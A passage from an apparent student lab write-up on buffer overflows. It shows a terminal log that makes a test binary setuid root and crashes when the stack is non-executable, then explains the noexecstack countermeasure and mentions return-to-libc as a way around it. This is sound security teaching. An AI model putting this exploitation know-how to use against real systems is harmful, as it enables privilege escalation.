[11/20/21]seed@VM:~/.../lab_code$ sudo chown root stack_non_exe
[11/20/21]seed@VM:~/.../lab_code$ sudo chmod 4755 stack_non_exe
[11/20/21]seed@VM:~/.../lab_code$ ls -l stack_non_exe
-rwsr-xr-x 1 root seed 7476 Nov 20 01:26 stack_non_exe
[11/20/21]seed@VM:~/.../lab_code$ ./stack_non_exe
Segmentation fault
[11/20/21]seed@VM:~/.../lab_code$
```

When we make the stack not executable, even if we put the code on the stack, it's not going to work. The `noexecstack` option is one of the bits in the program, so when we have a binary program, inside the header of this binary, there is one bit that is `noexecstack` bit. So, this option will tell the OS that when OS allocate memory for our stack, make sure that this stack not executable. Also, the malicious code will be considered as the data, not the executable program or code. Therefore, the non-executable stack protection countermeasure can prevent putting the code on the stack, but it is not totally prevented buffer-overflow attack. There are other ways to run malicious code after exploiting a buffer-overflow vulnerability, for example, we can use other techniques like return to libc attack.